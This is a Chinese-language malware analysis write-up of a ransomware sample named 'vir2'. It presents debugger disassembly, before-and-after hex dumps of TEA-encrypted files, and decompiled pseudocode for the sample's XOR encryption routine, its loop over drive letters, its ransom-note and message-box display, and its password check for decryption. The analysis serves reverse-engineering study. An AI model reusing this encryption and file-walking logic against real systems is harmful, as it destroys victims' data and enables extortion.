
解密前：



```
00401794  ^ 75 F3         jne vir2.401789
00401796    C3            ret
00401797    8BD8          mov ebx,eax
00401799    C1EB 03       shr ebx,3
0040179C    85DB          test ebx,ebx
0040179E  v 74 13         je vir2.4017B3
004017A0    8B35 59654000 mov esi,dword ptr ds:[406559]
004017A6    56            push esi
004017A7    56            push esi
004017A8    E8 03010000   call vir2.4018B0
004017AD    83C6 08       add esi,8
004017B0    4B            dec ebx
004017B1  ^ 75 F3         jne vir2.4017A6
004017B3    C3            ret
004017B4    55            push ebp
004017B5    8BEC          mov ebp,esp
004017B7    8B45 08       mov eax,dword ptr ss:[ebp+8]
004017BA    8B08          mov ecx,dword ptr ds:[eax]
004017BC    8B50 04       mov edx,dword ptr ds:[eax+4]
004017BF    0FC9          bswap ecx
004017C1    0FCA          bswap edx
004017C3    890D 95654000 mov dword ptr ds:[406595],ecx
004017C9    8915 99654000 mov dword ptr ds:[406599],edx
004017CF    8B48 08       mov ecx,dword ptr ds:[eax+8]
004017D2    8B50 0C       mov edx,dword ptr ds:[eax+C]
004017D5    0FC9          bswap ecx

esi=023B8028
dword ptr ds:[vir2.00406559]=023B8020

.text:004017A0 vir2:$17A0 #BA0
```


```
地址      十六进制                                         ASCII
023B8020  64 2B 2B 20 69 73 20 61 56 FA 9C 5C 4C AF A8 F4  d++ is aVú.\L¯¨ô
023B8030  20 35 2D C4 D8 A6 B0 73 7B 31 EF 65 DA 9B C3 F1   5-ÄØ¦°s{1ïeÚ.Ãñ
023B8040  DF 91 6E FD 45 7B 0B 5E 65 38 51 8A CB 02 08 C3  ß.nýE{.^e8Q.Ë..Ã
023B8050  72 A4 8A 15 F2 A5 3F 50 0A 36 19 E3 83 19 E3 AD  r¤..ò¥?P.6.ã..ã.
023B8060  FF 0D B3 11 FE C1 B0 55 45 B0 57 1D 2C 65 80 82  ÿ.³.þÁ°UE°W.,e..
023B8070  C3 D8 A5 21 B0 0E E0 8B 4D 6E 16 B0 A0 74 5D 4D  ÃØ¥!°.à.Mn.° t]M
023B8080  A9 E9 C6 98 2A 17 42 DE A2 5C BF CF 20 0C 51 24  ©éÆ.*.BÞ¢\¿Ï .Q$
023B8090  B2 56 88 2B 68 73 3A D4 92 2B 6E 1E C2 EB 3B 09  ²V.+hs:Ô.+n.Âë;.
023B80A0  E5 FF 2D 12 93 CC 76 E6 42 E1 47 24 B5 9B A3 62  åÿ-..ÌvæBáG$µ.£b
023B80B0  B6 65 8B A4 18 05 CA 2E BF DA AC 33 BA 95 AC 1F  ¶e.¤..Ê.¿Ú¬3º.¬.
023B80C0  CA 48 1D 34 2B F1 53 4A C1 1A 70 F4 49 5D E3 25  ÊH.4+ñSJÁ.pôI]ã%
023B80D0  47 B4 04 7F B0 21 86 85 2F 51 B5 15 53 6A C0 70  G´..°!../Qµ.SjÀp
023B80E0  78 C2 EE 9D 72 58 15 1D 05 E4 CD 26 6E 05 D0 DE  xÂî.rX...äÍ&n.ÐÞ
023B80F0  0F 1E 45 AB B1 93 F6 F6 3D 38 5A 24 96 4B 70 80  ..E«±.öö=8Z$.Kp.
023B8100  48 3A 6B E3 C9 60 D6 62 0E 2E B4 D3 2F B8 8A 83  H:kãÉ`Öb..´Ó/¸..
023B8110  72 AD EC 81 47 6F 8B 53 3E EA 45 10 38 7E 90 31  r.ì.Go.S>êE.8~.1
023B8120  45 3C 4E 25 0D 4B 5D B5 11 95 00 98 5C BF A4 C6  E<N%.K]µ....\¿¤Æ
023B8130  CB 86 AA D4 8A A2 19 82 5A 01 6D DA 72 55 09 0F  Ë.ªÔ.¢..Z.mÚrU..
023B8140  B9 C6 72 8F 34 8E AB 57 BF 24 EB 63 17 EE 14 A4  ¹Ær.4.«W¿$ëc.î.¤
023B8150  2D 5C F3 99 43 0E 15 64 E3 58 BF 3D F1 0E A6 75  -\ó.C..dãX¿=ñ.¦u
```

解密后：




```
vir2 - PID: 4804 - 模块: vir2 - 线程: 主线程 2200 - x32dbg
文件(F)  视图(V)  调试(D)  跟踪(N)  插件(P)  收藏夹(I)  选项(O)  帮助(H)  Apr 17 2021 (TitanEngine)
CPU  日志  笔记  断点  内存布局  调用堆栈  SEH链  脚本  符号  源代码  引用  线程

     00401794  ^ 75 F3          jne vir2.401789
     00401796    C3             ret
     00401797    8BD8           mov ebx,eax
     00401799    C1EB 03        shr ebx,3
     0040179C    85DB           test ebx,ebx
     0040179E  v 74 13          je vir2.4017B3
     004017A0    8B35 59654000  mov esi,dword ptr ds:[406559]          esi:"hor/\r\n", 00406559:&"d++ i
     004017A6    56             push esi                                esi:"hor/\r\n"
     004017A7    56             push esi                                esi:"hor/\r\n"
     004017A8    E8 03010000    call vir2.4018B0
     004017AD    83C6 08        add esi,8                               esi:"hor/\r\n"
     004017B0    4B             dec ebx
     004017B1  ^ 75 F3          jne vir2.4017A6
EIP  004017B3    C3             ret
     004017B4    55             push ebp
     004017B5    8BEC           mov ebp,esp
     004017B7    8B45 08        mov eax,dword ptr ss:[ebp+8]
     004017BA    8B08           mov ecx,dword ptr ds:[eax]
     004017BC    8B50 04        mov edx,dword ptr ds:[eax+4]
     004017BF    0FC9           bswap ecx
     004017C1    0FCA           bswap edx
     004017C3    890D 95654000  mov dword ptr ds:[406595],ecx
     004017C9    8915 99654000  mov dword ptr ds:[406599],edx
     004017CF    8B48 08        mov ecx,dword ptr ds:[eax+8]
     004017D2    8B50 0C        mov edx,dword ptr ds:[eax+C]
     004017D5    0FC9           bswap ecx

.text:004017B3 vir2:$17B3 #BB3

内存 1  内存 2  内存 3  内存 4  内存 5  监视 1  局部变量  结构体
地址      十六进制                                          ASCII
023B8020  64 2B 2B 20 69 73 20 61 20 66 72 65 65 20 28 61  d++ is a free (a
023B8030  73 20 69 6E 20 22 66 72 65 65 20 73 70 65 65 63  s in "free speec
023B8040  68 22 20 61 6E 64 20 61 6C 73 6F 20 61 73 20 69  h" and also as i
023B8050  6E 20 22 66 72 65 65 20 62 65 65 72 22 29 20 73  n "free beer") s
023B8060  6F 75 72 63 65 20 63 6F 64 65 20 65 64 69 74 6F  ource code edito
023B8070  72 20 61 6E 64 20 4E 6F 74 65 70 61 64 20 72 65  r and Notepad re
023B8080  70 6C 61 63 65 6D 65 6E 74 20 28 68 74 74 70 73  placement (https
023B8090  3A 2F 2F 6E 70 70 2D 75 73 65 72 2D 6D 61 6E 75  ://npp-user-manu
023B80A0  61 6C 2E 6F 72 67 2F 64 6F 63 73 2F 6F 74 68 65  al.org/docs/othe
023B80B0  72 2D 72 65 73 6F 75 72 63 65 73 2F 23 6E 6F 74  r-resources/#not
023B80C0  65 70 61 64 2D 72 65 70 6C 61 63 65 6D 65 6E 74  epad-replacement
023B80D0  29 20 74 68 61 74 20 73 75 70 70 6F 72 74 73 20  ) that supports 
023B80E0  73 65 76 65 72 61 6C 20 70 72 6F 67 72 61 6D 6D  several programm
023B80F0  69 6E 67 20 6C 61 6E 67 75 61 67 65 73 20 61 6E  ing languages an
023B8100  64 20 6E 61 74 75 72 61 6C 20 6C 61 6E 67 75 61  d natural langua
023B8110  67 65 73 2E 20 52 75 6E 6E 69 6E 67 20 69 6E 20  ges. Running in 
023B8120  74 68 65 20 4D 53 20 57 69 6E 64 6F 77 73 20 65  the MS Windows e
023B8130  6E 76 69 72 6F 6E 6D 65 6E 74 2C 20 69 74 73 20  nvironment, its 
023B8140  75 73 65 20 69 73 20 67 6F 76 65 72 6E 65 64 20  use is governed 
023B8150  62 79 20 47 50 4C 20 28 47 4E 55 20 47 65 6E 65  by GPL (GNU Gene
命令: 命令使用逗号分隔(像汇编语言): mov eax, ebx
```

TEA加密后的文件




```
vir2 - PID: 2852 - 模块: vir2 - 线程: 主线程 764 - x32dbg
readme - 记事本
```



```
00000000  2A BC F2 D2 AA C3 E8 CA  F6 D2 BB CF C2 C4 E3 B5  *¼òÒªÃèÊöÒ»ÏÂÄãµ
00000010  C4 B7 D6 CE F6 BB B7 BE  B3 BA CD B7 D6 CE F6 B9  Ä·ÖÎö»·¾³ºÍ·ÖÎö¹
00000020  FD B3 CC A1 A3 0D 0A 2A  C7 EB D4 DA 32 C0 F1 B0  ý³Ì¡£  *ÇëÔÚ2Àñ°
00000030  BF CA EC AD E9 78 3D DD  FB 5E BA 87 0F 9A 07 E5  ¿Êìéx=Ýû^º‡ š å
00000040  4B 82 10 89 44 04 B7 96  49 B5 16 E3 00 8C 32 7D  K‚ ‰D ·–Iµ ã Œ2}
00000050  9C 9E 26 E4 24 A1 B7 D3  52 BD 61 91 6A E7 8B 2D  œž&ä$¡·ÓR½a‘jç‹-
00000060  04 92 60 EC 73 E7 49 9E  9E CF 25 3D E9 FA 81 EB   ’`ìsçIžžÏ%=éú ë
00000070  B7 A0 64 1A B3 9F DB FC  D7 72 27 25 45 48 C2 4C  · d ³ŸÛü×r'%EHÂL
00000080  9E 91 3C 85 7D 2B F1 75  34 6D B1 10 02 A2 DE 27  ž‘<…}+ñu4m±  ¢Þ'
00000090  28 79 AA CD EE E8 37 51  60 D4 8E 5C 75 6F D8 DC  (yªÍîè7Q`ÔŽ\uoØÜ
000000A0  66 4D 41 B5 A3 01 C0 51  C2 AE 97 FF 53 02 D3 B1  fMAµ£ ÀQÂ®—ÿS Ó±
000000B0  52 57 C4 21 40 8F 07 DB  A5 0B 4A D4 1E D3 84 D7  RWÄ!@  Û¥ JÔ Ó„×
000000C0  25 44 68 3F 2C 68 57 B0  CD FB 1A A1 43 FB 7F 09  %Dh?,hW°Íû ¡Cû
000000D0  5F 21 53 77 85 79 EB 4A  C2 6F C7 9A 69 C3 3A D0  _!Sw…yëJÂoÇšiÃ:Ð
000000E0  76 D2 4B C8 3C 28 EB D5  44 C3 66 B3 E7 18 F0 FD  vÒKÈ<(ëÕDÃf³ç ðý
000000F0  93 1A 5C C9 CC 08 4D 71  11 D5 1D 28 B5 43 2E A3  “ \ÉÌ Mq Õ (µC.£
00000100  71 63 33 0C 6F B6 39 0A  A6 48 37 4C 7A 95 99 2F  qc3 o¶9 ¦H7Lz•™/
00000110  9A AF 64 EB 35 20 DC 8B  51 24 0F 42 0E A1 F6 4F  š¯dë5 Ü‹Q$ B ¡öO
00000120  22 E9 F4 66 4B A1 08 A7  6A 10 0C 0C 6B 64 79 CA  "éôfK¡ §j   kdyÊ
00000130  01 92 80 F6 5C 17 13 CD  71 FB 03 C0 B4 01 EC 9B   ’€ö\  Íqû À´ ì›
00000140  F9 D1 F1 9B 52 C7 F1 E1  2C C0 DE 16 47 73 FB 74  ùÑñ›RÇñá,ÀÞ Gsût
00000150  06 30 06 7C 52 8F 54 73  41 2F 4F 92 68 16 C6 6B   0 |R TsA/O’h Æk
00000160  27 8D 79 51 6C 27 EF 41  E2 25 A3 1F 67 2B 05 58  ' yQl'ïAâ%£ g+ X
```

TEA解密：与源文件对比，相同。。


vir2 - PID: 2852 - 模块: vir2 - 线程: 主线程 764 - x32dbg

```
push 0
push 0
push dword ptr ds:[4065A9]
push dword ptr ds:[406551]
call <JMP.&SetFilePointer>
push 0
push vir2.406561
push dword ptr ds:[40655D]
push dword ptr ds:[406559]
push dword ptr ds:[406551]
call <JMP.&WriteFile>
push vir2.40753E
push vir2.407536
push vir2.40752E
push dword ptr ds:[406551]
call <JMP.&SetFileTime>
push dword ptr ds:[406551]
call <JMP.&CloseHandle>
push vir2.405B50                          405B50:"C:\\
push vir2.404950                          404950:"C:\\
call <JMP.&MoveFileA>
lea eax,dword ptr ss:[ebp-144]
push eax
push dword ptr ss:[ebp-6]
call <JMP.&FindNextFileA>
test eax,eax
jne vir2.4013CD
push dword ptr ss:[ebp-6]
call <JMP.&FindClose>
leave
ret
mov ecx,eax
shr ecx,2
test ecx,ecx
je vir2.401779

dword ptr ss:[ebp-6]=[0019FB6E]=0053D5A0

.text:0040172E vir2:$172E #B2E
```

```
EAX   0019FA30
EBX   00000000
ECX   00520000
EDX   00520000
EBP   0019FB74
ESP   0019FA2C
ESI   02401320
EDI   00406595     vir2.00406595

EIP   0040172E     vir2.0040172E
```

```
地址      十六进制                                          ASCII
02401020  DD C4 DA BD AB B7 D6 CE F6 BD E1 B9 FB B7 B4 C0
02401030  A1 B8 F8 CE D2 C3 C7 A1 A3 0D 0A 2A B7 D6 CE F6
02401040  D6 D8 B5 E3 C8 E7 CF C2 0D 0A 0D 0A 76 69 72 31  ....vir1
02401050  A3 BA 0D 0A 31 29 20 20 B7 D6 CE F6 CB FC BB E1
02401060  B8 FA C4 C4 D0 A9 D3 F2 C3 FB BB F2 D5 DF 49 50
02401070  BD F8 D0 D0 CD A8 D0 C5 A3 AC BC F2 D2 AA C3 E8
02401080  CA F6 D5 E2 D0 A9 D3 F2 C3 FB A3 A8 BB F2 D5 DF
02401090  49 50 A3 A9 D4 DA D1 F9 B1 BE C0 EF CA C7 D4 F5
024010A0  C3 B4 B1 A3 B4 E6 B5 C4 A1 A3 0D 0A 32 29 20 20
024010B0  B7 D6 CE F6 D1 F9 B1 BE B8 FA B6 D4 B6 CB BD A8
024010C0  C1 A2 54 43 50 C1 AC BD D3 BA F3 B7 A2 CB CD B5
024010D0  C4 B5 DA 31 B8 F6 CF FB CF A2 B5 C4 B8 F1 CA BD
024010E0  A3 AC D7 EE BA C3 C4 DC D3 C3 43 D3 EF D1 D4 B5
024010F0  C4 73 74 72 75 63 74 B8 F1 CA BD C3 E8 CA F6 C4  struct
命令: 命令使用逗号分隔（像汇编语言）: mov eax, ebx
```


WinHex - [readme.txt]

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000  2A BC F2 D2 AA C3 E8 CA  F6 D2 BB CF C2 C4 E3 B5
00000010  C4 B7 D6 CE F6 BB B7 BE  B3 BA CD B7 D6 CE F6 B9
00000020  FD B3 CC A1 A3 0D 0A 2A  C7 EB D4 DA 32 C0 F1 B0
00000030  DD C4 DA BD AB B7 D6 CE  F6 BD E1 B9 FB B7 B4 C0
00000040  A1 B8 F8 CE D2 C3 C7 A1  A3 0D 0A 2A B7 D6 CE F6
00000050  D6 D8 B5 E3 C8 E7 CF C2  0D 0A 0D 0A 76 69 72 31      vir1
00000060  A3 BA 0D 0A 31 29 20 20  B7 D6 CE F6 CB FC BB E1
00000070  B8 FA C4 C4 D0 A9 D3 F2  C3 FB BB F2 D5 DF 49 50
00000080  BD F8 D0 D0 CD A8 D0 C5  A3 AC BC F2 D2 AA C3 E8
00000090  CA F6 D5 E2 D0 A9 D3 F2  C3 FB A3 A8 BB F2 D5 DF
000000A0  49 50 A3 A9 D4 DA D1 F9  B1 BE C0 EF CA C7 D4 F5
000000B0  C3 B4 B1 A3 B4 E6 B5 C4  A1 A3 0D 0A 32 29 20 20
000000C0  B7 D6 CE F6 D1 F9 B1 BE  B8 FA B6 D4 B6 CB BD A8
000000D0  C1 A2 54 43 50 C1 AC BD  D3 BA F3 B7 A2 CB CD B5
000000E0  C4 B5 DA 31 B8 F6 CF FB  CF A2 B5 C4 B8 F1 CA BD
000000F0  A3 AC D7 EE BA C3 C4 DC  D3 C3 43 D3 EF D1 D4 B5
00000100  C4 73 74 72 75 63 74 B8  F1 CA BD C3 E8 CA F6 C4  struct
00000110  E3 B5 C4 B7 D6 CE F6 BD  E1 B9 FB A1 A3 0D 0A 33
00000120  29 20 20 B7 D6 CE F6 D6  D8 B5 E3 CA C7 CD F8 C2
00000130  E7 CD A8 D0 C5 B2 E3 C3  E6 A3 AC D6 F7 BB FA B6
00000140  D4 BF B9 B2 E3 C3 E6 B5  C4 BF C9 D2 D4 B2 BB B9
00000150  D8 D7 A2 A3 AC B1 C8 C8  E7 BC D3 BF C7 A1 A2 B6
00000160  E3 B1 DC D6 F7 B7 C0 B5  C8 A1 A3 0D 0A 0D 0A 76
页 1 / 3    偏移地址:    33    = 189   选块:    30 - 33   大小:
```


sub_401748：异或加密

```
unsigned int __usercall sub_401748@<eax>(unsigned int result@<eax>)
{
  unsigned int v1; // ecx
  int *v2; // esi
  unsigned int *v3; // edi
  int v4; // edx
  int v5; // eax

  v1 = result >> 2;
  if ( result >> 2 )
  {
    if ( result != nNumberOfBytesToRead )
      ++v1;
    v2 = (int *)lpBuffer;
    v3 = (unsigned int *)lpBuffer;
    v4 = 0;
    do
    {
      if ( v4 == 4 )
        v4 = 0;
      v5 = *v2++;
      result = dword_406DB9[v4] ^ v5;
      *v3++ = result;
      ++v4;
      --v1;
    }
    while ( v1 );
  }
  return result;
}
```

文件加密完之后，弹出勒索提示框，结束进程



```
  v10 = 25;                                    // 11001
  while ( 1 )
  {
    if ( (v9 & (1 << v10)) != 0 )
    {
      BYTE1(dword_40444F) = v10 + 'A';
      *(int *)((char *)&dword_40444F + 2) = '.*\\:';
      byte_404455 = '*';
      byte_404456 = 0;                         // D:\*.*
      v21 = v9;
      ((void (__cdecl *)(int))encrypt_file)(v10);// 加密文件
      v10 = v20;
      v9 = v21;
    }
    if ( v10-- < 1 )                           // 文件加密完之后
    {
      ((void (__thiscall *)(int))sub_401000)(v10);// 弹出勒索提示框
      GlobalFree((HGLOBAL)lpBuffer);
      ExitProcess(0);
    }
  }
}
```



```
int sub_401000()
{
  SHGetSpecialFolderPathA(0, pszPath, 16, 1);
  sub_40103A(pszPath);                          // 写入勒索信息 C:\\Users\\xiao\\Desktop\\HOW TO DECRYPT FILES.txt
  if ( byte_40752B == 1 )
    MessageBoxA(0, lpText, 0, 0x10u);          // 弹出勒索提示框
  return sub_4010FC();                          // 函数调用失败
}
```


如果不是第一次运行。tmp目录下已经有HH3947QPp62mMBq.exe，执行以下流程

注册一个窗口类，在后续CreateWindowExA中使用，根据byte_40752D是否为1，执行不同的CreateWindowExA。循环调用GetMessageA函数，从调用线程的消息队列中检索消息，TranslateMessage函数将键盘消息转化,DispatchMessage函数将消息传给窗体函数去处理.


> 1.DispatchMessage：通常消息从GetMessage函数获得或者TranslateMessage函数传递的。消息被分发到回调函数（过程函数)
> 2.windows把发生的输入事件转换成输入消息放到消息队列中，而消息循环将它们发送到相应的窗口过程函数，真正的处理是在窗口过程函数中执行的

Winproc分析：

根据不同的操作，执行相应的处理




```
  HWND v10; // eax
  HWND v11; // eax
  struct tagPAINTSTRUCT Paint; // [esp+0h] [ebp-44h] BYREF

  switch ( Msg )
  {
    case 0x111u:                              // WM_COMMAND 当用户点击菜单、按钮、下拉列表框等控件时候，会触发WM_COMMAND
      switch ( wParam )
      {                                       // wParam 高两个字节 通知码;wParam 低两字节 命令ID
        case 0x1F5u:                          // 5:IDIGNORE
          ExitProcess(0);
        case 0x1F6u:                          // 6:IDYES
          if ( byte_40752D == 1 )
            MessageBoxA(hWnd, asc_4040F8, Caption, 0x40u);// 第一次运行
          else
            MessageBoxA(hWnd, aAttentionAllYo, WindowName, 0x40u);// Attention! All your files were encrypted!
          break;
        case 0x1F4u:                          // 4:IDRETRY
          if ( !dword_407525 )
          {
            sub_40124F();
            sub_4021C0();
            sub_40214B();
            ExitProcess(0);
          }
```




GetDlgItemTextA：pbData 接收标题或文本的缓冲区

对输入内容进行多次hash运算之后与password对比，输入正确密码解密文件，修改注册表，删除vir2

